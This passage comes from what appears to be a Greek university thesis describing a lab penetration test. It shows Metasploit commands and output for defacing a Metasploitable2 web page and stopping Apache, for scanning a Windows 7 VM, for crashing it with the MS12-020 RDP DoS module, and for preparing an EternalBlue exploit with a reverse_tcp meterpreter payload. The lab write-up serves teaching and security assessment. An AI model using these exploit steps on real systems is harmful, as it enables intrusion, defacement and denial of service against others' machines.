
κώδικα. Ουσιαστικά με κεφαλαία και μεγάλα γράμματα, ο φυλλομετρητής θα τυπώσει το μήνυμα “This Metasploitable2 has been compromised” που σημαίνει ότι το μηχάνημα έχει παραβιαστεί και δεν είναι πλέον ασφαλές. Μένει να το ανεβάσω πάλι στην κατάλληλη θέση και να επισκεφτώ ξανά την διεύθυνση 192.168.133.131 .

```
root@kali:~# scp /root/index.php root@192.168.133.131:/var/www
root@192.168.133.131's password:
index.php          100% 582      1.0MB/s   00:00
root@kali:~#
```

Εικόνα 4.19

Η εντολή για να ανεβάσω το αρχείο στην κατάλληλη θέση είναι σχεδόν η ίδια αλλά αντεστραμμένη όπως φαίνεται στην εικόνα 4.19 διότι η θέσεις προέλευσης και προορισμού έχουν αντιστραφεί. Αξίζει να σημειωθεί σε αυτό το σημείο πως το πρόθεμα “/root” μπορούσε να παραλειφθεί και στις δύο περιπτώσεις μιας και βρίσκομαι στον κατάλογο που περιέχει το αρχείο και έτσι δεν χρειάζεται να δώσω την απόλυτη διεύθυνση του. Επίσης αξίζει να σημειωθεί πως το προηγούμενο αρχείο index.php, έχοντας το ίδιο όνομα αντικαθιστάται με το νέο που ανέβασα

στο **εικονικό** **μηχάνημα**.



Εικόνα 4.20

Αξιολόγηση της ασφάλειας ενός πληροφοριακού συστήματος σε ένα ελεγχόμενο περιβάλλον

Μία πιο δραστική εκμετάλλευση αυτής της ευπάθειας, θα ήταν να σταματήσω τη διεργασία που επιτρέπει στο μηχάνημα να λειτουργεί ως διακομιστής και να σερβίρει περιεχόμενο στους επισκέπτες. Ξέροντας ότι η υπηρεσία λέγεται Apache2 και ότι το λειτουργικό σύστημα του στόχου είναι βασισμένο σε Ubuntu, αρκεί να συνδεθώ ξανά μέσω “ssh” και να τρέξω την εντολή “**etc/init.d/apache2 stop**”.


```
root@kali:~# ssh 192.168.133.131 -l root
root@192.168.133.131's password:
Last login: Wed May 23 11:29:54 2018 from 192.168.133.138
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have new mail.
root@metasploitable:~# /etc/init.d/apache2 stop
* Stopping web server apache2
..done.
root@metasploitable:~#
```

Εικόνα 4.21



Εικόνα 4.22

Δίνοντας την διεύθυνση του μηχανήματος ξανά, βλέπουμε τα αναμενόμενα αποτελέσματα. Χωρίς τη διεργασία να τρέχει ο διακομιστής δεν μπορεί να εξυπηρετήσει περαιτέρω αιτήσεις για προβολή περιεχομένου. Σε αυτό το σημείο η δοκιμή διείσδυσης έχει ολοκληρωθεί. Μένει να επιστρέψω το μηχάνημα στην αρχική του κατάσταση και να συντάξω την ανάλογη αναφορά που θα ενημερώνει

τον διαχειριστή σχετικά με την ευπάθεια που βρήκα και πως μπόρεσα να τα την εκμεταλλευτώ ώστε να αποκτήσω τον πλήρη έλεγχο του υπολογιστή.

4.2 Προσομοίωση δοκιμής διείσδυσης στα Windows 7

Έχοντας ολοκληρώσει επιτυχώς τη δοκιμή διείσδυσης θα προσπαθήσω να ακολουθήσω παρόμοια βήματα για να αποκτήσω τον έλεγχο της δεύτερης εικονικής μηχανής που εκτελεί Windows 7. Εδώ τα πράγματα είναι πιο δύσκολα, διότι μιλάμε για ένα σύστημα που δεν είναι επιτηδευμένα ευάλωτο όπως το Metasploitable 2, αλλά σχεδιασμένο με πρότυπα ασφαλείας από μία εταιρία κολοσσό όπως η Microsoft. Αυτό βεβαίως είναι ίσως προτιμότερο ώστε να είναι πιο ρεαλιστική η δοκιμή που θα πραγματοποιήσω.

Όπως και στην προηγούμενη δοκιμή, θα χρησιμοποιήσω την εντολή nmap για να σαρώσω τον στόχο μου για ευπάθειες. Από την εικόνα 4.2 και 4.4 προκύπτει η τοπική διεύθυνση του μηχανήματος και είναι η 192.168.133.132. Σε αυτή την περίπτωση, θα χρησιμοποιήσω μερικές παραπάνω παραμέτρους για να κάνω τη σάρωση πιο αποτελεσματική. Φυσικά αυτή η διαδικασία απαιτεί περισσότερο χρόνο για να ολοκληρωθεί, οπότε θα αποθηκεύσω τα αποτελέσματα σε ένα αρχείο .txt για να μη χρειάζεται να εκτελέσω τη σάρωση ξανά σε περίπτωση που κλείσω το τερματικό κατά λάθος ή εκτελέσω πολλές εντολές. Η εντολή που θα τρέξω λοιπόν είναι η "nmap --script vuln 192.168.133.132 -oN /root/nmap_win_scan.txt". Η εντολή αυτή έχει τα εξής ορίσματα : «--script vuln 192.168.133.132» και «-oN /root/nmap_win_scan.txt». Η «--script vuln 192.168.133.132 » θα ελέγξει τη δοθείσα διεύθυνση για ευπάθειες, με βάση κάποιες έτοιμες δέσμες εντολών (scripts) που έχουν γραφεί για αυτό το σκοπό. Αυτές οι δέσμες εντολών βρίσκονται στο φάκελο του προγράμματος nmap και διατηρούνται από τον δημιουργό του και την κοινότητα ανοιχτού κώδικα. Το δεύτερο όρισμα, όπως είδαμε και στην προηγούμενη δοκιμή, θα δημιουργήσει ένα απλό αρχείο κειμένου και θα αποθηκεύσει την έξοδο της εντολής μου στο αρχείο αυτό.

Αξιολόγηση της ασφάλειας ενός πληροφοριακού συστήματος σε ένα ελεγχόμενο περιβάλλον

```
# Nmap 7.70 scan initiated Fri May 25 18:59:39 2018 as: nmap --script vuln -oN /root/nmap_win_scan.txt 192.168.133.132
Nmap scan report for 192.168.133.132
Host is up (0.00057s latency).
Not shown: 985 filtered ports
PORT      STATE SERVICE
7/tcp    open  echo
9/tcp    open  discard
13/tcp   open  daytime
17/tcp   open  qotd
19/tcp   open  chargen
80/tcp   open  http
|_ http-csrf: Couldn't find any CSRF vulnerabilities.
|_ http-dombased-xss: Couldn't find any DOM based XSS.
|_ http-stored-xss: Couldn't find any stored XSS vulnerabilities.
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
|_ rdp-vuln-ms12-020:
|_ VULNERABLE:
|_ MS12-020 Remote Desktop Protocol Denial Of Service Vulnerability
|_ State: VULNERABLE
|_ IDs: CVE:CVE-2012-0152
|_ Risk factor: Medium CVSSv2: 4.3 (MEDIUM) (AV:N/AC:M/Au:N/C:N/I:N/A:P)
|_ Remote Desktop Protocol vulnerability that could allow remote attackers to cause a denial of service.
|_
|_ Disclosure date: 2012-03-13
|_ References:
|_ https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2012-0152
|_ http://technet.microsoft.com/en-us/security/bulletin/ms12-020
|_
|_ MS12-020 Remote Desktop Protocol Remote Code Execution Vulnerability
|_ State: VULNERABLE
|_ IDs: CVE:CVE-2012-0002
|_ Risk factor: High CVSSv2: 9.3 (HIGH) (AV:N/AC:M/Au:N/C:C/I:C/A:C)
|_ Remote Desktop Protocol vulnerability that could allow remote attackers to execute arbitrary code on the targeted system.
|_
|_ Disclosure date: 2012-03-13
|_ References:
|_ http://technet.microsoft.com/en-us/security/bulletin/ms12-020
|_ https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2012-0002
|_
|_ sslv2-drown:
49152/tcp open unknown
49153/tcp open unknown
49154/tcp open unknown
49155/tcp open unknown
49156/tcp open unknown
MAC Address: 00:0C:29:B3:AE:7C (VMware)

MAC Address: 00:0C:29:B3:AE:7C (VMware)

Host script results:
|_ samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
|_ smb-vuln-ms10-054: false
|_ smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
|_ smb-vuln-ms17-010:
|_ VULNERABLE:
|_ Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|_ State: VULNERABLE
|_ IDs: CVE:CVE-2017-0143
|_ Risk factor: HIGH
|_ A critical remote code execution vulnerability exists in Microsoft SMBv1 servers (ms17-010).
|_
|_ Disclosure date: 2017-03-14
|_ References:
|_ https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|_ https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|_ https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
# Nmap done at Fri May 25 19:02:27 2018 -- 1 IP address (1 host up) scanned in 168.15 seconds
```

Εικόνα 4.23

Παραπάνω βλέπουμε το αποτέλεσμα της εντολής nmap και για τη διευκόλυνση του αναγνώστη επισήμανα το σημεία που μας ενδιαφέρουν. Βλέπουμε ότι βρέθηκαν τρεις ευπάθειες, την κωδική τους ονομασία βάσει της παγκόσμιας βάσης δεδομένων κοινών ευπαθειών(cve.mitre.org) και πληροφορίες σχετικά με το πώς θα μπορούσε κάποιος να τις εκμεταλλευτεί. Οι δύο πρώτες ευπάθειες που βρέθηκαν είναι παρόμοιες μεταξύ τους και αφορούν την λειτουργία απομακρυσμένης πρόσβασης που παρέχουν τα Windows 7. Και οι δύο βασίζονται στον λανθασμένο χειρισμό των πακέτων μνήμης από το πρωτόκολλο λειτουργίας της απομακρυσμένης πρόσβασης. Πιο συγκεκριμένα, ο λάθος

χειρισμός του πακέτου T.125 ConnectMCSPDU στο πεδίο maxChannelID, οδηγεί στην χρήση ενός μη έγκυρου δείκτη(pointer) και κατά συνέπεια στη λεγόμενη «μπλε οθόνη του θανάτου» των Windows. Αυτός ο τύπος επίθεσης κατατάσσεται σε αυτές του τύπου «Άρνησης Υπηρεσίας»(Denial of Service ή DoS). Αυτό επιτυγχάνεται με τη δεύτερη ευπάθεια που επιτρέπει την εκτέλεση ανάλογου κώδικα για την πραγματοποίηση της επίθεσης. [16][17]

Κοιτάζοντας στην επόμενη ευπάθεια που βρέθηκε παρατηρούμε την κωδική ονομασία CVE-2017-0143 στην βάση δεδομένων κοινών ευπαθειών, και την κωδική ονομασία MS17-010 που είναι η κωδική ονομασία της Microsoft για τις αναβαθμίσεις λογισμικού που καλύπτουν τα κενά ασφαλείας στα προϊόντα της. Πρόκειται για μια ενδιαφέρουσα ευπάθεια καθώς η αποκάλυψη της στο κοινό έγινε από μια ομάδα χάκερ γνωστή ως Shadow Brokers. Το πιο κοινό όνομα της ευπαθείας αυτής είναι EternalBlue και αναπτύχθηκε από την Εθνική Υπηρεσία Ασφάλειας της Αμερικής(NSA) σύμφωνα με ισχυρισμούς πρώην εργαζομένων της υπηρεσίας. Η ίδια ευπάθεια χρησιμοποιήθηκε για την επίθεση ransomware με κωδική ονομασία “WannaCry” και επηρέασε μεγάλο αριθμό εταιριών και χρηστών του διαδικτύου.

Η EternalBlue εκμεταλλεύεται μία ευπάθεια στο πρωτόκολλο Service Message Block(SMB) της Microsoft. Το πρωτόκολλο αυτό στη δικτύωση, χρησιμοποιείται για την κοινή χρήση αρχείων σε ένα διακομιστή και το διαμοιρασμό αρχείων μεταξύ χρηστών σε ένα δίκτυο. Το SMB διαχειρίζεται λανθασμένα πακέτα κακόβουλου κώδικα από επιτιθέμενους, επιτρέποντάς τους να εκτελέσουν αυθαίρετο κώδικα στον ευάλωτο υπολογιστή. Η πρόσβαση στο σύστημα γίνεται δυνατή μέσω μιας κερκόπορτας(backdoor) με κωδική ονομασία DoublePulsar. Η κερκόπορτα αυτή δημιουργήθηκε από την NSA και επίσης διέρρευσε στο κοινό από τους Shadow Brokers στις αρχές του 2017. Εκτιμάται ότι πάνω από 200.000 Windows υπολογιστές είχαν μολυνθεί από την κερκόπορτα μόλις έγινε δημόσια διαθέσιμη. Σύντομα οι EternalBlue και DoublePulsar ενσωματώθηκαν στο πλαίσιο Metasploit.[18][19]

Από τις δύο ευπάθειες που βρήκα, η δεύτερη είναι αρκετά πιο σοβαρή αλλά και χρήσιμη για το σκοπό μου. Για τους σκοπούς της εργασίας αυτής θα πραγματοποιήσω επιθέσεις εκμεταλλευόμενος και τις δύο ευπάθειες, ξεκινώντας από την πιο απλή.

Αξιολόγηση της ασφάλειας ενός πληροφοριακού συστήματος σε ένα ελεγχόμενο περιβάλλον

4.1.1 Επίθεση με τη χρήση της ευπάθειας CVE-2012-0152

Εφόσον έχω την ονομασία της ευπάθειας και τη διεύθυνση IP του στόχου μου είμαι έτοιμος να ξεκινήσω την πρώτη επίθεση. Θα εκκινήσω το πλαίσιο εντολών Metasploit με την εντολή “msfconsole” και θα ψάξω στη βάση δεδομένων του για τυς πόρους που σχετίζονται με την ευπάθεια που με ενδιαφέρει.

```
root@kali:~# msfconsole
[!] Failed to connect to the database: could not connect to server: Connection refused
    Is the server running on host "localhost" (:::1) and accepting
    TCP/IP connections on port 5432?
could not connect to server: Connection refused
    Is the server running on host "localhost" (127.0.0.1) and accepting
    TCP/IP connections on port 5432?
Download: nmap --script vuln -n /root/.nmap_wine_scan_def_ports...
Downloads: nmap outputs nmap outputs
[+] [0k0000kdc' cdk000ko;
      ,x0000000000000c c000000000000x
      ,:00000000000000k, k00000000000000;
      "00000000k;k00000; -000000000000000"
      00000000 MMMM 0000000001 MMMM 000000000
      000000000 MMMMMM c00000c MMMMMM 00000000x
      100000000 MMMMMMMMMM d MMMMMMMMMM 000000001
      ,00000000 MMM ;MMMMMMMMMMMM MMMM 000000000
      c00000000 MMM 00c MMMMMM 000 MMM 00000000c
      00000000 MMM 0000 MMM 0000 MMM 0000000
      1000000 MMM 0000 MMM 0000 MMM 0000001
      ,0000' MMM 0000 MMM 0000 MMM 0000;
      ,000a WM 0000ccccx0000 MX x00d,
      ,k01 M 0000000000000 M 00k,
      :kk, 0000000000000 ;0k;
      ;k00000000000000k;
      ,x0000000000000x,
      ,100000001,
      ,000,
      ,
      ]
+ -- --[ 1768 exploits - 1007 auxiliary - 307 post ]
+ -- --[ 537 payloads - 41 encoders - 10 nops ]
+ -- --[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > search CVE-2017-0152
[!] Module database cache not built yet, using slow search

msf > search ms12-020
[!] Module database cache not built yet, using slow search

Matching Modules
=====
Name                               Disclosure Date  Rank  Description
-----
auxiliary/dos/windows/rdp/ms12_020_maxchannelids 2012-03-16     normal MS12-020 Microsoft Remote Desktop Use-After-Free DoS
auxiliary/scanner/rdp/ms12_020_check              normal MS12-020 Microsoft Remote Desktop Checker

msf > |
```

Εικόνα 4.24

Όπως φαίνεται στην εικόνα 4.22, η αναζήτηση με το λήμμα **CVE-2012-0152** δεν απέδωσε αποτελέσματα. Όταν όμως αναζήτησα το MS12-020 βρήκα ακριβώς αυτό που έψαχνα. Αυτό συμβαίνει διότι αρκετές φορές τυχαίνει μια επίθεση να απαρτίζεται από την εκμετάλλευση περισσότερων από μίας ευπαθειών. Αυτό μπορεί να προκαλέσει σύγχυση μιας και οι ευπάθειες ταξινομούνται κατά την εύρεση τους και τους δίνεται ένας μοναδικός αριθμός. Το Metasploit, χρησιμοποιεί τις κωδικές ονομασίες της Microsoft για την ταξινόμηση των επιθέσεων κατηγοριοποιώντας έτσι την επίθεση την ίδια μαζί με τις ευπάθειες που εκμεταλλεύεται.

Το επόμενο βήμα είναι να επιλέξω την κατάλληλη επίθεση, να προβάλλω τις παραμέτρους της, να τις ρυθμίσω και να εκτελέσω την επίθεση. Από την εικόνα

Αξιολόγηση της ασφάλειας ενός πληροφοριακού συστήματος σε ένα ελεγχόμενο περιβάλλον

βλέπουμε στην περιγραφή της κάθε επίθεσης ότι η δεύτερη ελέγχει εάν ο στόχος μου είναι ευάλωτος. Μιας και γνωρίζω ήδη ότι υπάρχει η ευπάθεια στο μηχάνημα που θα επιτεθώ, μπορώ να παραλείψω αυτό το βήμα. Θα επιλέξω την επίθεση με την εντολή “**use auxiliary/dos/windows/rdp/ms12_020_maxchannelids**” και θα προβάλλω τις διαθέσιμες παραμέτρους με την εντολή “**show options**”.

```
msf > use auxiliary/dos/windows/rdp/ms12_020_maxchannelids
msf auxiliary(dos/windows/rdp/ms12_020_maxchannelids) > show options

Module options (auxiliary/dos/windows/rdp/ms12_020_maxchannelids):

  Name      Current Setting  Required  Description
  ----      -
  RHOST     192.168.133.132  yes       The target address
  RPORT     3389             yes       The target port (TCP)
```

Εικόνα 4.25

Αναμενόμενα, μένει μόνο να θέσω την παράμετρο RHOST σύμφωνα με τη διεύθυνση του στόχου μου. Αυτό θα το κάνω με την εντολή “**set RHOST 192.168.133.132**”. και μετά θα εκτελέσω την εντολή “**exploit**” για να ξεκινήσω την επίθεση.

```
msf auxiliary(dos/windows/rdp/ms12_020_maxchannelids) > set RHOST 192.168.133.132
RHOST => 192.168.133.132
msf auxiliary(dos/windows/rdp/ms12_020_maxchannelids) > exploit

[*] 192.168.133.132:3389 - 192.168.133.132:3389 - Sending MS12-020 Microsoft Remote Desktop Use-After-Free DoS
[*] 192.168.133.132:3389 - 192.168.133.132:3389 - 210 bytes sent
[*] 192.168.133.132:3389 - 192.168.133.132:3389 - Checking RDP status...
[+] 192.168.133.132:3389 - 192.168.133.132:3389 seems down
[*] Auxiliary module execution completed
msf auxiliary(dos/windows/rdp/ms12_020_maxchannelids) >
```

Εικόνα 4.26

Το αποτέλεσμα είναι άμεσο και αφήνει τη μηχανή σε αυτή την κατάσταση για αρκετά λεπτά μέχρι τα Windows να ανακάμψουν. Όπως συνηθίζεται σε αυτές τις περιπτώσεις, τα Windows συγκεντρώνουν πληροφορίες σχετικά με το τι συνέβη και δημιουργούν ένα αρχείο .txt με αυτές. Αξίζει να σημειωθεί ότι σε κάποιον που δεν γνωρίζει για αυτή την ευπάθεια, μια ματιά σε αυτό το αρχείο προδίδει μεν ότι το σύστημα κατέρρευσε λόγω του πρωτοκόλλου απομακρυσμένης πρόσβασης αλλά όχι λόγω κάποιας επίθεσης. Καταλαβαίνουμε λοιπόν γιατί αυτή η επίθεση χαρακτηρίζεται ως «άρνηση πρόσβασης» γιατί εύκολα μπορούμε να εκτελούμε την επίθεση τακτικά, θέτοντας τον υπολογιστή πρακτικά άχρηστο.

```
A problem has been detected and windows has been shut down to prevent damage
to your computer.

RDPWD.SYS

PAGE_FAULT_IN_NONPAGED_AREA

If this is the first time you've seen this Stop error screen,
restart your computer. If this screen appears again, follow
these steps:

Check to make sure any new hardware or software is properly installed.
If this is a new installation, ask your hardware or software manufacturer
for any windows updates you might need.

If problems continue, disable or remove any newly installed hardware
or software. Disable BIOS memory options such as caching or shadowing.
If you need to use Safe Mode to remove or disable components, restart
your computer, press F8 to select Advanced Startup Options, and then
select Safe Mode.

Technical information:

*** STOP: 0x00000050 (0xFFFFF8A017C471E8, 0x0000000000000000, 0xFFFFF880051C0FB5, 0
x0000000000000002)

*** RDPWD.SYS - Address FFFFF880051C0FB5 base at FFFFF88005199000, DateStamp
4ce7ab45

Collecting data for crash dump ...
Initializing disk for crash dump ...
```

Εικόνα 4.27

Η επίθεση αυτή θα μπορούσε να χρησιμοποιηθεί για την κατάρρευση ενός διακομιστή με συνέπειες που εκτείνονται από μη προσπελάσιμες ιστοσελίδες, μέχρι τραπεζικά συστήματα που δεν λειτουργούν. Γι αυτό το λόγο δεν απαντάται σε προσωπικούς υπολογιστές αλλά κυρίως σε μεγάλες εταιρίες/οργανισμούς. Η επόμενη επίθεση είναι σαφώς πιο επικίνδυνη, μιας και υπόσχεται την πλήρη πρόσβαση στα αρχεία του χρήστη και τον υπολογιστή του σαν σύνολο.

4.1.2 Επίθεση με τη χρήση της ευπάθειας CVE-2017-0143 (EternalBlue)

Για την πραγματοποίηση της επόμενης επίθεσης θα χρησιμοποιήσω ξανά το πλαίσιο Metasploit και την εντολή “**search EternalBlue**” για την αναζήτηση τις ευπάθειας και των επιθέσεων που σχετίζονται με αυτή.

```
msf > search EternalBlue
[!] Module database cache not built yet, using slow search

Matching Modules
=====
Name                               Disclosure Date Rank Description
----                               -
auxiliary/admin/smb/ms17_010_command 2017-03-14 normal MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
auxiliary/scanner/smb/ms17_010       2017-03-14 normal MS17-010 SMB RCE Detection
exploit/windows/smb/eternalblue_doublepulsar 2017-03-14 normal EternalBlue
exploit/windows/smb/ms17_010_eternalblue 2017-03-14 average MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
exploit/windows/smb/ms17_010_psexec   2017-03-14 normal MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
```

Εικόνα 4.28

Η επισημασμένη επίθεση είναι όπως φαίνεται αυτή που ψάχνω. Η περιγραφή δεν είναι αρκετά αναλυτική, όμως το όνομα της επίθεσης υποδεικνύει ότι

Αξιολόγηση της ασφάλειας ενός πληροφοριακού συστήματος σε ένα ελεγχόμενο περιβάλλον

χρησιμοποιεί τις ευπάθειες EternalBlue και DoublePulsar ταυτόχρονα για την επίτευξη του αποτελέσματος. Αφού επιλέξω την επίθεση με την εντολή `use "use exploit/windows/smb/eternalblue_doublepulsar"` θα εκτελέσω την εντολή `"show options"` για να προβάλω τις παραμέτρους.

```
msf exploit(windows/smb/eternalblue_doublepulsar) > use exploit/windows/smb/eternalblue_doublepulsar
msf exploit(windows/smb/eternalblue_doublepulsar) > show options

Module options (exploit/windows/smb/eternalblue_doublepulsar):

  Name          Current Setting      Required  Description
  ----          -
  DOUBLEPULSARPATH /root/Eternalblue-Doublepulsar-Metasploit/deps/ yes      Path directory of Doublepulsar
  ETERNALBLUEPATH  /root/Eternalblue-Doublepulsar-Metasploit/deps/ yes      Path directory of Eternalblue
  PROCESSINJECT    lsass.exe            yes      Name of process to inject into (Change to lsass.exe for x64)
  RHOST           The target address   yes      The target address
  RPORT           445                  yes      The SMB service port (TCP)
  TARGETARCHITECTURE x64                  yes      Target Architecture (Accepted: x86, x64)
  WINEPATH         /root/.wine/drive_c/ yes       WINE drive_c path

Exploit target:

  Id  Name
  --  ---
  8   Windows 7 (all services pack) (x86) (x64)
```

Εικόνα 4.29

Φαίνεται πως η μόνη απαιτούμενη παράμετρος για αυτή την επίθεση είναι η **RHOST**. Θέτω την παράμετρο με την εντολή `"set RHOST 192.168.133.132"` και η επίθεση είναι σχεδόν έτοιμη.

```
msf exploit(windows/smb/eternalblue_doublepulsar) > set RHOST 192.168.133.132
RHOST => 192.168.133.132
msf exploit(windows/smb/eternalblue_doublepulsar) > show options

Module options (exploit/windows/smb/eternalblue_doublepulsar):

  Name          Current Setting      Required  Description
  ----          -
  DOUBLEPULSARPATH /root/Eternalblue-Doublepulsar-Metasploit/deps/ yes      Path directory of Doublepulsar
  ETERNALBLUEPATH  /root/Eternalblue-Doublepulsar-Metasploit/deps/ yes      Path directory of Eternalblue
  PROCESSINJECT    lsass.exe            yes      Name of process to inject into (Change to lsass.exe for x64)
  RHOST           192.168.133.132     yes      The target address
  RPORT           445                  yes      The SMB service port (TCP)
  TARGETARCHITECTURE x64                  yes      Target Architecture (Accepted: x86, x64)
  WINEPATH         /root/.wine/drive_c/ yes       WINE drive_c path

Exploit target:

  Id  Name
  --  ---
  8   Windows 7 (all services pack) (x86) (x64)
```

Εικόνα 4.30

Σε αντίθεση με τις προηγούμενες επιθέσεις, εδώ απαιτείται περαιτέρω προετοιμασία πριν την επίθεση. Όπως ανέφερα παραπάνω, η EternalBlue επιτρέπει την εκτέλεση κώδικα στον υπολογιστή θύμα και αυτό είναι που μου δίνει τον πλήρη έλεγχο. Για να τρέξω τις εντολές αυτές όμως θα χρειαστεί να έχω πρόσβαση σε μια διεργασία-τερματικό στον υπολογιστή θύμα, ώστε να εκτελώ εντολές από το δικό μου τερματικό. Αυτό θα το πετύχω δημιουργώντας έναν `"meterpreter"`, μία διεργασία η οποία θα 'περιμένει' για εισερχόμενες συνδέσεις. Μόλις επιτευχθεί σύνδεση, ο meterpreter έχει τη δυνατότητα να τρέξει μια πληθώρα εντολών μέσα από το πλαίσιο Metasploit και φυσικά μπορεί να ξεκινήσει μία διεργασία-τερματικό στον απομακρυσμένο υπολογιστή ώστε να στέλνω τις εντολές μου κατευθείαν στα Windows.

Αξιολόγηση της ασφάλειας ενός πληροφοριακού συστήματος σε ένα ελεγχόμενο περιβάλλον

Ο meterpreter λειτουργεί ως εξής : αρχικά δημιουργώ ένα αρχείο με μολυσμένο κώδικα, το λεγόμενο payload. Όταν εκτελέσω το payload, το Metasploit δημιουργεί μια διεργασία που περιμένει για μια σύνδεση στην κατάλληλη πόρτα και δημιουργεί μία νέα σύνδεση στον υπολογιστή στόχο. Μέσω αυτής της σύνδεσης, επιτυγχάνεται το άνοιγμα μιας διεργασίας τερματικού που μου δίνει τον πλήρη έλεγχο. Για να δημιουργήσω το payload, θα χρησιμοποιήσω την εντολή “**set payload windows/x64/meterpreter/reverse_tcp**” και θα το παραμετροποιήσω όπως και προηγουμένως, με την εντολή “**show options**”.

```
msf exploit(windows/smb/eternalblue_doublepulsar) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf exploit(windows/smb/eternalblue_doublepulsar) > show options

Module options (exploit/windows/smb/eternalblue_doublepulsar):
-----
Name          Current Setting  Required  Description
-----
